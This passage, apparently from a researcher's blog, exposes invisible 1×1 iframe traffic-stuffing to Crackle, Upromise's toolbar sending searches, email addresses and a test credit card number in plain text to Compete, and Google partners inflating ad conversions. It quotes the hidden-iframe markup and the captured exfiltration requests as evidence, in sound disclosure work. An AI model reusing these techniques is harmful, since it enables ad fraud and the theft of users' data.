document.write(“<“+”!– AdSpeed.com Serving Code 7.9.4 for [Ad] Crackle_blood_cpc 1280×800 –><“+”iframe width=”1280″ height=”800″ src=”http://g.adspeed.net/ad.php?do=html&aid=82611&wd=1280&ht=800&target=_top” frameborder=”0″ scrolling=”no” allowtransparency=”true” hspace=”0″ vspace=”0″><“+”img style=”border:0px;” src=”http://g.adspeed.net/ad.php?do=img&aid=82611&wd=1280&ht=800&pair=as” width=”1280″ height=”800″/><“+”/iframe><“+”!– AdSpeed.com End –>n”);
document.write(“”);

GET /ad.php?do=html&aid=82611&wd=1280&ht=800&target=_top HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://ad.yieldmanager.com/iframe3?AAAAAJ57DABJF0gAAAAAAABnEwAAAAAAAgDkAAoAAAAAAP8AAAAE Ahe4GAAAAAAANXYaAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAVewYAAAAA AAIAAgAAAAAAXI.C9Shczz9cj8L1KFzPP2ZmZmZmZtY.ZmZmZmZm1j8AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAT0W5xeDoOCKeWj8s538mkN2SqqfrSTmyoa.sbAAAAAA==,,…
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: g.adspeed.net
Connection: Keep-Alive

HTTP/1.1 200 OK
P3P: policyref=”http://g.adspeed.net/w3c/p3p.xml”, CP=”NOI CUR ADM OUR NOR STA NID”
Expires: Sat, 01 Jan 2000 00:00:00 GMT
Pragma: no-cache
Cache-Control: private, max-age=0, no-cache, no-store, must-revalidate
Content-type: text/html
Connection: close
Transfer-Encoding: chunked
Date: Wed, 14 Apr 2010 05:43:19 GMT
Server: AdSpeed/s10

<html><head><title>Advertisement</title></head><body leftmargin=0 topmargin=0 marginwidth=0 marginheight=0 style=”background-color:transparent”><SCRIPT language=”JavaScript”>
<!–
window.location=”http://crackle.com/c/Blood/?cmpid=763“;
//–>
</SCRIPT><div style=”position:absolute;left:0px;top:0px;visibility:hidden;”><img src=”http://g.adspeed.net/ad.php?do=imp&zid=0&aid=82611&auth=0DB7FD0BC9&wd=1280&ht=800&cb=1271223799″ alt=”i” width=”1″ height=”1″ /></div></body></html>

The net effect was to load the Crackle site completely invisibly. Here too, the Crackle site returned comScore and ScorecardResearch tags as detailed in example 1.

Example 3: Yahoo Right Media, Extreme-sportsonline, Hotbizguide Double Invisible (1×1) IFRAMEs Load Crackle Invisibly

In testing of April 13, 2010, my tester browsed another publisher passing traffic through Yahoo Right Media (yellow) to Extreme-sportsonline (green) which included a 1×1 IFRAME (grey) passing traffic to Hotbizguide (pink). Hotbizguide returned two separate 1×1 IFRAMEs (red) loading Crackle (blue)

GET /BhkG9KftZrBezVPLOKuGW5pr4LRA.html HTTP/1.1 …
Referer: http://ad.yieldmanager.com/iframe3?AAAAAJ57DABJGEgAAAAAAARoEwAAAAAAAgA0AAIAAAAAAP8AAA ADChe4GAAAAAAASncaAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAVewYA AAAAAAIAAgAAAAAAXI.C9Shczz9cj8L1KFzPP2ZmZmZmZtY.ZmZmZmZm1j8AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAHyzysEFgNCMHLNiu.ziQAnw9Ws9ezWVJH53CoAAAAAA==,,…
Host: search.extreme-sportsonline.com …

HTTP/1.1 200 OK
Server: nginx/0.7.62
Date: Tue, 13 Apr 2010 13:37:58 GMT

<!DOCTYPE html PUBLIC “-//W3C//DTD XHTML 1.0 Transitional//EN” “http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd”>
<html ; }
function trigger() { step++; if(step==max_steps){ load_content(); } }
</script>
<div id=”inifrcode”></div>
<iframe src=”http://search.hotbizguide.com/66682d5b6048f47cf70e56deb9989bb1.php” marginwidth=”0″ marginheight=”0″ hspace=”0″ vspace=”0″ frameborder=”0″ scrolling=”no” width=”1″ height=”1″ onload=”trigger();”></iframe><!–inifrcode–>
<div id=”stuff”></div>
<div id=”stuff1″></div>
<div id=”innercode”></div>
</body>
</html>

GET /MTNkyUL9SGHUGOPKuJJ7uj3AOWuN.php HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://search.mobilegamesearch.com/NgVbJ4eWaW7bMt57RcZVGMggRW9t.html
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: search.hotbizguide.com
Connection: Keep-Alive
Cookie: PHPSESSID=a8qbtgec2k79fd8c6onqp5k3q6

HTTP/1.1 200 OK
Server: nginx/0.7.62
Date: Tue, 13 Apr 2010 21:45:49 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.2.11
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: trkid=…; expires=Fri, 16-Apr-2010 21:45:49 GMT

<!DOCTYPE html PUBLIC “-//W3C//DTD XHTML 1.0 Transitional//EN” “http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd”>
<html >iframe src=”http://crackle.com/c/A_River_Runs_Through_It/?cmpid=728width=”1″ height=”1″ scrolling=”no” frameborder=”0″ marginheight=”0″ marginwidth=”0″></iframe>
<iframe src=”http://crackle.com/c/The_Beast/?cmpid=692width=”1″ height=”1″ scrolling=”no” frameborder=”0″ marginheight=”0″ marginwidth=”0″></iframe>
<!–customcode–>

The net effect was to load the Crackle site completely invisibly, twice. Here too, the Crackle site returned comScore and ScorecardResearch tags as detailed in example 1.

A Long-Term Problem

To confirm the scope of Crackle’s invisible and forced-visit traffic and to evaluate trends over time, I searched logs preserved by my Automatic Spyware Advertising Tester. My tester records the URLs of pages loaded by the spyware-infected virtual computers, but my tester never intentionally visited the Crackle site, nor did my tester ever prompt or provoke traffic to Crackle in any way. So if my tester observes traffic to Crackle, that traffic must have occurred unrequested — invisibly or, at best, through a spyware popup or popunder.

The following table summarizes my tester’s observations of traffic to Crackle:

Month Number of observations of
traffic to Crackle.com
Q1 2009
15
Q2 2009
57
Q3 2009
95
Q4 2009
31
Q1 2010
51
April 2010 (month to date)
74

Although my testing methods have changed over time (e.g. to test new spyware), my testing intensity has remained constant. I have no specific reason to expect that adjustments to my methods would be more or less effective at uncovering Crackle incidents. I therefore tend to attribute month-to-month changes to changes in the intensity with which Crackle’s partners purchase invisible traffic and other tainted traffic on Crackle’s behalf. In my experience, most traffic-buyers run on-and-off campaigns — buying traffic for a time, then taking a break. If Crackle’s traffic buying followed a similar approach, spikes would be expected.

In any event, invisible and forced-visit traffic to Crackle cannot be written off as a short-term anomaly. Quite the contrary, my tester’s observations confirm that these problems have persisted for many months.

Implications and Next Steps

Advertisers buying placements on Crackle reasonably expect high-quality traffic. For example, the first clause of Crackle’s “About” page boasts that Crackle is owned by Sony, and Sony’s size and wealth provide a level of accountability that smaller video sites cannot offer. Nonetheless, my observations confirm that some placements on Crackle are entirely worthless.

Crackle may blame its tainted and invisible traffic on traffic brokers, affiliates, and other external forces. But traffic-buying inevitably invites exactly these shenanigans. If Crackle intends to buy traffic, it should better vet its partners — including confirming partners’ bona fides, overseeing partners’ specific methods, and developing procedures to hold partners accountable for any shortfalls. I’ve seen no sign of any such efforts. If Crackle can’t buy traffic with the requisite skill, perhaps Crackle would do better by ceasing to buy traffic at all.

Crackle traffic rank from Alexa - April 2010Three years ago, I posted How Spyware-Driven Forced Visits Inflate Web Site Traffic Counts, pointing out that cheap spyware and popup traffic can increase measurements of web site popularity. Users at least see those spyware popups, giving some nugget of rationale for resulting traffic figures. But users cannot even see the Crackle site when it is loaded invisibly as detailed above. Nonetheless, invisible site-loads are still likely to inflate measurements of Crackle’s traffic. For example, during the first few days of April 2010, my tester observed rampant fake traffic to Crackle — and Alexa simultaneously reported a major spike in Crackle’s traffic. (See image at right.) Furthermore, with comScore tags embedded in each Crackle impression, comScore systems receive a report each time Crackle’s site is loaded. Indeed, such reports come from a large number of distinct IP addresses — seemingly confirming that the traffic is legitimate. Can comScore successfully recognize and discount invisible loads of the Crackle site? If not, comScore will join Alexa in overstating Crackle’s popularity.

My bottom line? Buying traffic is a dirty business — so many sellers who provide worthless traffic, and so many buyers who use too little care in selecting and assessing the traffic they buy. As it stands, advertisers and networks doing business with Crackle risk paying for ads users cannot see. Plenty of small-time video sites play these games, but it’s disappointing to see a Sony site stoop to that level.

Upromise Savings — At What Cost? updated January 25, 2010

Upromise touts opportunities for college savings. When members shop at participating online merchants, dine at participating restaurants, or purchase selected products at retail stores, Upromise collects commissions which fund college savings accounts.

Unfortunately, the Upromise Toolbar also tracks users’ behavior in excruciating detail. In my testing, when a user checked an innocuously-labeled box promising "Personalized Offers," the Upromise Toolbar tracked and transmitted my every page-view, every search, and every click, along with many entries into web forms. Remarkably, these transmissions included full credit card numbers — grabbed out of merchants’ HTTPS (SSL) secure communications, yet transmitted by Upromise in plain text, readable by anyone using a network monitor or other recording system.

Proof of the Specific Transmissions

I began by running a search at Google. The Upromise toolbar transmissions reported the full URL I requested, including my search provider (yellow) and my full search keywords (green).

POST /fast-cgi/ClickServer HTTP/1.0
User-Agent: upromise/3195/3195/UP23806818/0012
Host: dcs.consumerinput.com
Content-Length: 274
Connection: Keep-Alive

md5=ee593c14f70c1b7f8b3341a91c3e3639&ts=1264045792.140&bua=N%2FA&meth=get&eid=300&fid=NULL&bin=24af1f0
&refererHeader=http%3A%2F%2Fwww%2Egoogle%2Ecom%2F&url=http%3A%2F%2Fwww%2Egoogle%2Ecom%2Fsearch%3Fhl%3D
en%26source%3Dhp%26q%3Di%2Bfeel%2Bsick%26aq%3Df%26aql%26aqi%3Dg10%26oq

HTTP/1.1 200 OK
Date: Thu, 21 Jan 2010 03:49:51 GMT
Server: Apache/2.2.3 (Debian) mod_python/3.3.1 Python/2.5.1 mod_ssl/2.2.3 OpenSSL/0.9.8c
Connection: close
Content-Type: text/html; charset=UTF-8

<capture>
<md5>ee593c14f70c1b7f8b3341a91c3e3639</md5>
<version>1.0</version>
</capture>

I clicked a result — a page on Wikipedia. Transmissions included the full URL of my request (blue) as well as the web search provider (yellow) and keywords (green) that had referred me (red) to this site.

POST /fast-cgi/ClickServer HTTP/1.0
User-Agent: upromise/3195/3195/UP23806818/0012
Host: dcs.consumerinput.com
Content-Length: 304
Connection: Keep-Alive

md5=ee7e3174db149d0d97f51b10db9ac58d&ts=1264045931.921&bua=N%2FA&meth=get&eid=300&fid=NULL&bin=24af1f0
&refererHeader=http%3A%2F%2Fwww%2Egoogle%2Ecom%2Fsearch%3Fhl%3Den%26source%3Dhp%26q%3Di%2Bfeel%2Bsick%
26aq%3Df%26aql%3D%26aqi%3Dg10%26oq%3D&url=http%3A%2F%2Fen%2Ewikipedia%2Eorg%2Fwiki%2FI%5FFeel%5FSick

HTTP/1.1 200 OK
Date: Thu, 21 Jan 2010 03:52:11 GMT
Server: Apache/2.2.3 (Debian) mod_python/3.3.1 Python/2.5.1 mod_ssl/2.2.3 OpenSSL/0.9.8c
Connection: close
Content-Type: text/html; charset=UTF-8

<capture>
<md5>ee7e3174db149d0d97f51b10db9ac58d</md5>
<version>1.0</version>
</capture>

I browsed onwards to Buy.com (grey), where I added an item to my shopping cart and proceeded to checkout. When prompted, I entered a (made-up) credit card number. Buy.com appropriately secured the card number with HTTPS encryption. But, remarkably, Upromise extracted and transmitted the full sixteen-digit card number (yellow) — as well as my (also fictitious) CVV code (green), and expiration date (blue).

POST /fast-cgi/ClickServer HTTP/1.0
User-Agent: upromise/3195/3195/UP23806818/0012
Host: dcs.consumerinput.com
Content-Length: 1936
Connection: Keep-Alive

md5=352732ac9ee0d9e970f3c65d62ed03b1&ts=1264046115.702&bua=N%2FA&meth=post&eid=300&fid=NULL&bin=24af1f0
&refererHeader=https%3A%2F%2Fssl%2Ebuy%2Ecom%2FCO%2FCheckout%2FpaymentOptions%2Easpx&url=https%3A%2F%2F
ssl%2Ebuy%2Ecom%2FCO%2FCheckout%2FpaymentOptions%2Easpx%3F%5F%5FEVENTTARGET%26%5F%5FEVENTARGUMENT%26%5F
%5FVIEWSTATE%3D%2FwEPDwUKMTQ1MjY3MzM2Mw9kFgQCAw9kFgQCAQ8PFgIeCEltYWdlVXJsBV1odHRwczovL2EyNDguZS5ha2FtYW
kubmV0L2YvMjQ4Lzg0NS8xMGgvaW1hZ2VzLmJ1eS5jb20vYnV5X2Fzc2V0cy92Ni9oZWFkZXIvMjAwNi9idXlfbG9nby5naWZkZAICD
w8WAh8ABXdodHRwczovL2EyNDguZS5ha2FtYWkubmV0L2YvMjQ4Lzg0NS8xMGgvaW1hZ2VzLmJ1eS5jb20vYnV5X2Fzc2V0cy92Ni9j
b3JwL2NoZWNrb3V0X3Byb2Nlc3MvY2hlY2tvdXRfM19wYXltZW50X2dyZWVuLmdpZmRkAgUPZBYQAgUPZBYCZg9kFgRmDw8WBB8ABVN
odHRwczovL2EyNDguZS5ha2FtYWkubmV0L2YvMjQ4Lzg0NS8xMGgvaW1hZ2VzLmJ1eS5jb20vYnV5X2Fzc2V0cy9jcy9pbWFnZXMvYm
1sLmdpZh4HVmlzaWJsZWdkZAIBDw8WAh8ABWNodHRwczovL2EyNDguZS5ha2FtYWkubmV0L2YvMjQ4Lzg0NS8xMGgvaW1hZ2VzLmJ1e
S5jb20vYnV5X2Fzc2V0cy9idXR0b25zLzIwMDgvYnV0dG9uX2NvbnRpbnVlMi5naWZkZAIHD2QWAmYPZBYKAgUPEA9kFgIeB29uY2xp
Y2sFKFNldFVuaXF1ZVJhZGlvQnV0dG9uKCdyZG9QYXltZW50cycsdGhpcylkZGQCBw8QD2QWAh4Ib25DaGFuZ2UFG2phdmFzY3JpcHQ
6c2hvd0hpZGVDQyh0aGlzKWRkZAIJDw9kFgIfAgUfc3dpdGNoUmFkaW8oJ3Jkb05ld0NyZWRpdENhcmQnKWQCDQ8QZA8WDWYCAQICAg
MCBAIFAgYCBwIIAgkCCgILAgwWDRAFBDIwMTAFBDIwMTBnEAUEMjAxMQUEMjAxMWcQBQQyMDEyBQQyMDEyZxAFBD%2A%2A%2A%2A%7B
1422%7D%26%5F%5FEVENTVALIDATION%3D%2FwEWKQLNvonpCgKYm5r9BALB5eOPBALy2ZqvCQLv2ZqvCQLq2ZqvCQLu2ZqvCQLr2ba
vCQL28Nu2CwLDqZ7xDALDqZrxDALDqabxDALDqaLxDALDqa7xDALDqarxDALDqbbxDALDqfLyDALDqf7yDALcqZLxDALcqZ7xDALcqZ
rxDALrtZj9AgLrtaSgCQLrtbAHAuu13OoIAuu16NEPAuu19LQGAuu1gJgNAuu1rP8FAuu1%2BJcHAuu1hPsPAvai%2BtMMAvaihrcDA
vaikpoKAt7CxckKAsqi76gMAva5sdkEAvLqvYoEAoaI4c0FArr3pYIHApibrtgNijCSRDzGArpVaF4m3bbOLp8yvUM%3D%26rdoPaym
ents%3DrdoNewCreditCard%26lstCCType%3D9%26txtNewCCNumber%3D4412124112341234%26lstNewCCMonth%3D01%26lstN
ewCCYear%3D2010%26txtNewCVV2%3D222%26btnContinue2%2Ex%3D18%26btnContinue2%2Ey%3D19

HTTP/1.1 200 OK
Date: Thu, 21 Jan 2010 03:55:15 GMT
Server: Apache/2.2.3 (Debian) mod_python/3.3.1 Python/2.5.1 mod_ssl/2.2.3 OpenSSL/0.9.8c
Connection: close
Content-Type: text/html; charset=UTF-8

<capture>
<md5>352732ac9ee0d9e970f3c65d62ed03b1</md5>
<version>1.0</version>
</capture>

Upromise also transmitted my email address. For example, when I logged into Restaurant.com, Upromise’s transmission included my email (yellow):

POST /fast-cgi/ClickServer HTTP/1.0
User-Agent: upromise/3195/3195/UP23806818/0012
Host: dcs.consumerinput.com
Content-Length: 378
Connection: Keep-Alive

md5=26830cfab132bb3122fcf40d8cd0f2f9&ts=1264049936.327&bua=N%2FA&meth=post&eid=303&fid=NULL&bin=24af1f0
&refererHeader=&url=https%3A%2F%2Fwww%2Erestaurant%2Ecom%2Fregister%2Dlogin%2Easp%3Fpurchasestatus%3DRE
GISTER%2DLOGIN%26hdnButton%3DSignin%26txtMemberSignin%3Dedelman%40pobox%2Ecom%26radio%5Fcust%3Dcustomer
%5Fexisting%26txtMemberPassword…

HTTP/1.1 200 OK
Date: Thu, 21 Jan 2010 04:58:56 GMT
Server: Apache/2.2.3 (Debian) mod_python/3.3.1 Python/2.5.1 mod_ssl/2.2.3 OpenSSL/0.9.8c
Connection: close
Content-Type: text/html; charset=UTF-8

<capture>
<md5>26830cfab132bb3122fcf40d8cd0f2f9</md5>
<version>1.0</version>
</capture>

All the preceding transmission were made over my ordinary Internet connection just as shown above. In particular, these transmissions were sent in plain text — without encryption or encoding of any kind. Any computer with a network monitor (including, for users connected by Wi-Fi, any nearby wireless user) could easily read these communications. With no additional hardware or software, a nearby listener could thereby obtain, e.g., users’ full credit card numbers — even though merchants used HTTPS security to attempt to keep those numbers confidential.

The Destination of Upromise’s Transmissions: Compete, Inc.

As shown in the "host:" header of each of the preceding communications, transmissions flow to the consumerinput.com domain. Whois reports that this domain is registered to Boston, MA traffic-monitoring service Compete, Inc. Compete’s site promises clients access to "detailed behavioral data," and Compete says more than 2 million U.S. Internet users "have given [Compete] permission to analyze the web pages they visit."

Upromise’s Disclosures Misrepresent Data Collection and Fail to Obtain Consumer Consent

Upromise’s installation sequence does not obtain users’ permission for this detailed and intrusive tracking. Quite the contrary: Numerous Upromise screens discuss privacy, and they all fail to mention the detailed information Upromise actually transmits.

The Upromise toolbar installation page touts the toolbar’s purported benefits at length, but mentions no privacy implications whatsoever.

If a user clicks the prominent button to begin the toolbar installation, the next screen presents a 1,354-word license agreement that fills 22 on-screen pages and offers no mechanism to enlarge, maximize, print, save, or search the lengthy text. But even if a user did read the license, the user would receive no notice of detailed tracking. Meanwhile, the lower on-screen box describes a "Personalized Offers" feature, which is labeled as causing "information about [a user’s] online activity [to be] collected and used to provide college savings opportunities" But that screen nowhere admits collecting users’ email addresses or credit card numbers. Nor would a user rightly expect that "information about … online activity" means a full log of every search and every page-view across the entire web.

The install sequence does link to Upromise’s privacy policy. But this page also fails to admit the detailed tracking Upromise performs. Indeed, the privacy policy promises that Personalized Offers data collection will be "anonymous" — when in fact the transmissions include email addresses and credit card numbers. The privacy policy then claims that any collection of personal information is "inadvertent" and that such information is collected only "potentially." But I found that the information transmissions described above were standard and ongoing.

The privacy policy also limits Upromise’s sharing of information with third parties, claiming that such sharing will include only "non-personally identifiable data." But I found that Upromise was sharing highly sensitive personal information, including email addresses and credit card numbers.

In addition, Upromise’s data transmissions contradict representation in Upromise’s FAQ. The top entry in the FAQ promises that Upromise "has implemented security systems designed to keep [users’] information safe." But transmitting credit card numbers in cleartext is reckless and ill-advised — specifically contrary to standard Payment Card Industry (PCI) rules, and the opposite of "safe." Indeed, in an ironic twist, Upromise’s FAQ goes on to discuss at great length the benefits of SSL encryption — benefits of course lacking when Upromise transmits users’ credit card numbers without such encryption.

The Upromise toolbar offers an Options screen which again makes no mention of key data transmissions. The screen admits collecting "information about the web sites you visit." But it says nothing of collecting email addresses, credit card numbers, and more.

The Scope and Solution

The transmissions at issue affect only those users who agree to run Upromise’s Personalized Offers system. But until last week, that option was set as the default upon new Upromise toolbar installations — inviting users to initiate these transmissions without a second look.

Even if Upromise ceased the most outrageous transmissions detailed above, Upromise’s installation disclosures would still give ample basis for concern. To describe tracking, transmitting, and analyzing a user’s every page-view and every search, Upromise’s install screen euphemistically mentions that its "service provider may use non-personally identifiable information about your online activity." This admission appears below a lengthy EULA, under a heading irrelevantly labeled "Personalized Offers" — doing little to draw users’ attention to the serious implications of Personalized Offers. I don’t see why Upromise users would ever want to accept this detailed tracking: It’s entirely unrelated to the college savings that draws users to the Upromise site. But if Upromise is to keep this function, users deserve a clear, precise, and well-labeled statement of exactly what they’re getting into.

Upromise’s multi-faceted business raises other concerns that also deserve a critical look. The implications for affiliate merchants are particularly serious — a risk of paying affiliate commission for users already at a merchant’s site. But I’ll save this subject for another day.

Upromise’s Response (posted: January 23, 2010)

Upromise told PC Magazine’s Larry Seltzer that less than 2% of their 12 million members were affected. Though 2% of 12 million is 240,000 — a lot!

Upromise staff also wrote to me. I replied with a few questions:

1) How long was the problem in effect?

2) How many users were affected?

3) What caused the problem?

4) I notice that the Upromise toolbar EULA has numerous firmly-worded defensive provisions. (See the entire sections captioned “Disclaimer of Warranty” and “Limitation of Liability” – purporting to disclaim responsibility for a wide variety of problems. And then see Governing Law and Arbitration for a purported limitation on what law governs and how claims may be brought.) For consumers who believe they suffered losses or harms as a result of this problem, will Upromise invoke the defensive provisions in its EULA to attempt to avoid or limit liability?

I’m particularly interested in the answer to the final question. The EULA is awfully one-sided. I appreciate Upromise confirming the serious failure I uncovered. Upromise should also accept whatever legal liability goes with this breach.

Upromise’s Response to My Questions (posted: January 25, 2010)

Upromise replied to my four questions to indicate that the scope of the problem was "approximately 1% of our 12 million members." Upromise did not answer my questions about the duration of the problem, the cause of the problem, or the effect of Upromise’s EULA defenses.

How Google and Its Partners Inflate Measured Conversion Rates and Inflate Advertisers’ Costs

When advertisers measure the effectiveness of their pay-per-click ad campaigns, advertisers systematically assume additionality, i.e. that the sales that follow a paid click are sales that would not have happened without the ad platform’s assistance. This assumption offers intuitive appeal: If a user clicked an ad and then bought the advertised product, by all indications the ad platform should be thanked for finding and sending an interested customer. Or should it?

As it turns out, Google and its partners systematically inflate advertisers’ conversion rates by interceding in transactions advertisers would otherwise have received for free. This conversion-inflation syndication fraud overstates the true effectiveness of the ads Google delivers — leading advertisers to pay more than they should.

In this piece, I offer four examples of Google and its partners inflating conversions to claim credit for traffic advertisers would otherwise have received for free. In each example, an advertiser intensely measuring its conversion rate would mismeasure the true effectiveness of its ads, and would end up overpaying for traffic that is far less valuable than reporting systems suggest.

Traffic source How users are found What would have happened had Google and its partners not interceded
WhenU – adware User requests advertiser’s site. Adware covers advertiser’s site with pay-per-click listings. Advertiser’s site displays as usual, with no covering popup. User stays at advertiser’s site, and advertiser pays no PPC fee.
SmileyCentral – toolbar Reconfigured browser tricks user into running a “search” for a site’s domain name. User’s browser retains its ordinary configuration. User runs a direct navigation, and advertiser pays no PPC fee.
Typosquatting User misspells advertiser’s domain name. User’s browser shows a list of alternatives, and user selects one — reaching advertiser’s site at no charge. Or, user sees an error page, notices the misspelling, and corrects the spelling to reach the advertiser’s site without a PPC fee.
Chrome – browser suggestions User typing a web address is encouraged to run a search instead. User finishes typing the site’s web address and reaches the advertiser’s site without a PPC fee.

WhenU Covers Advertisers’ Sites with Advertisers’ Own Google Ads

WhenU covers RCN with its own Google ads -- charging ad fees for traffic RCN would otherwise have received for free.
WhenU covers RCN with its own Google ads — chargingad fees for traffic RCN would otherwise have received for free.


PPC advertisers (e.g. RCN)
money viewers
   Google   
money viewers
InfoSpace
money viewers
Nbcsearch
money viewers
LocalPages
money viewers
WhenU

The money trail – how funds flow from advertisers
to Google to WhenU.

Through popups shown to users already at advertisers’ sites, WhenU (and its partners) charge advertisers for traffic they would have otherwise received for free. Google passes along these clicks through its advertising platform, and Google charges advertisers as if these were genuine leads, even though in fact these users were already on advertisers’ sites.

In testing of May 9, 2009, I browsed the web site RCN.com. Advertising software (generously, “adware”) from WhenU popped open the window shown at right — covering more than 80% of the RCN site with a list of pay-per-click ads, among them a prominent ad for RCN. I clicked the RCN ad, and I was taken back to RCN. See screenshots detailing the full sequence, or a screen-capture video.

As a provider of high-speed Internet access (with attendant concerns for user security, PC reliability, and tech support expense), RCN is unlikely to advertise with a notorious adware program like WhenU. Nor is RCN likely to want to show its ads to users already at rcn.com — users who RCN has already managed to reach. So how did RCN’s ads end up in this unfortunate placement? Using a network monitor, I confirmed the full sequence of intermediaries: WhenU and its MediaTraffic ad system sent traffic to LocalPages, which redirected to Nbcsearch, which forwarded the traffic to Infospace, which finally passed the traffic to Google. Google in turn paid Infospace, which paid Nbcsearch, which paid LocalPages, which paid WhenU. See the diagram at right and the full packet log.

For RCN, this placement is a rotten deal. RCN has already paid to get a user to its site — perhaps via a postcard, TV advertisement, display ad, or other paid search activity. But then WhenU intercedes and puts a roadblock in front of that user, in the form of the popup at right. A typical user presented with that popup will click the RCN entry to get back to RCN and continue the signup process. But then RCN pays twice to reach a single user.

Meanwhile, if RCN is tracking conversion rates, it will notice that this WhenU/Google placement seems to have a high conversion rate — reflecting that this ad was shown to users already on the verge of signing up with RCN. So in all likelihood, RCN will increase its Google bid to attempt to obtain more traffic of similar (apparent) quality. But the supposed high conversion rate is misleading at best: Since these are users who were already at the RCN site, without any intervention by Google or WhenU, it is nonsense to credit Google or WhenU for resulting sales.

This ad placement also lacks the labeling required by FTC policy and precedent. For one, all sponsored search ads are to be labeled as such, pursuant to the FTC ‘s 2002 instructions. But look closely at the popup screenshot. On my ordinary 800×600 screen, no such label appears. Furthermore, the FTC’s Direct Revenue and Zango complaints, decisions, and orders reveal an additional duty that adware vendors specifically and clearly label each popup with, among other information, a statement that the popup is an advertisement. (See Direct Revenue Decision and Order, provision VI.(1), and Zango Decision and Order, provision VI.(1).) Here, the popup bears the WhenU icon and even a phone number, but it lacks any disclosure that the window’s listings are advertisements. I gather the required label would ordinarily appear on a sufficiently large screen, but the FTC’s policies make no exceptions for users with small screens. Indeed, as netbooks gain popularity, small screens are increasingly common.

These ad placements are particularly troubling because they have continued for months on end. I first observed substantially similar placements on February 7, 2009, though I have reason to think the placements began well before then. Furthermore, Google has been on actual notice of these practices for 3+ months: I first reported these placements to the public in my lunch keynote at the INTA Trademark Law and the Internet conference on February 10, 2009. I posted my slides that very day, and slides 23-24 show substantially this same set of relationships. Importantly, Google’s Rose Hagan, Senior Trademark Counsel, was present in the audience, and she responded to this portion of the talk by promising to investigate. But despite her presence, my clear posting of the parties responsible, and a three month opportunity to act, Google has nonetheless failed to sever these relationships.

Plenty more could be said about WhenU. I have personally observed a wide variety of deceptive WhenU installations, including even WhenU installations via security exploits. (I never had occasion to post those videos to my public site, but I have them on file.) The Google-funded StopBadware declared multiple WhenU-bundlers to be “badware” (1, 2, 3) based on WhenU’s automatic startup, disruptive pop-ups, and other “bad or undisclosed” behaviors. But I doubt Google will defend its WhenU placements, so I’ll save full critique of WhenU for another day.

IAC’s SmileyCentral Grabs Advertisers’ Organic Traffic to Show Google Ads

Standard web browsers place a search bar at top-left. Click that box, type an address, and press enter to reach a site.

With SmileyCentral installed, a 'direct navigation' request for www.verizon.com yields search results, not the Verizon site. With SmileyCentral installed, a “direct navigation” request for www.verizon.com yields search results, not the Verizon site.


PPC advertisers (e.g. Verizon)
money viewers
   Google   
money viewers
IAC/SmileyCentral

The money trail – how funds flow from advertisers
to Google to IAC/SmileyCentral.

By reconfiguring users’ web browsers, IAC’s SmileyCentral toolbars charge advertisers for traffic they would otherwise have received for free. Google passes along these clicks through its advertising platform, and Google charges advertisers as if these were genuine leads, even though in fact these are users who were specifically and unambiguously trying to reach advertisers’ sites directly.

Since the earliest web browsers, a user seeking a particular web site clicks in the browser’s upper-left text box, types the desired address, and presses Enter. See the first inset image at right — standard Internet Explorer 6, offering exactly this layout to request a site.

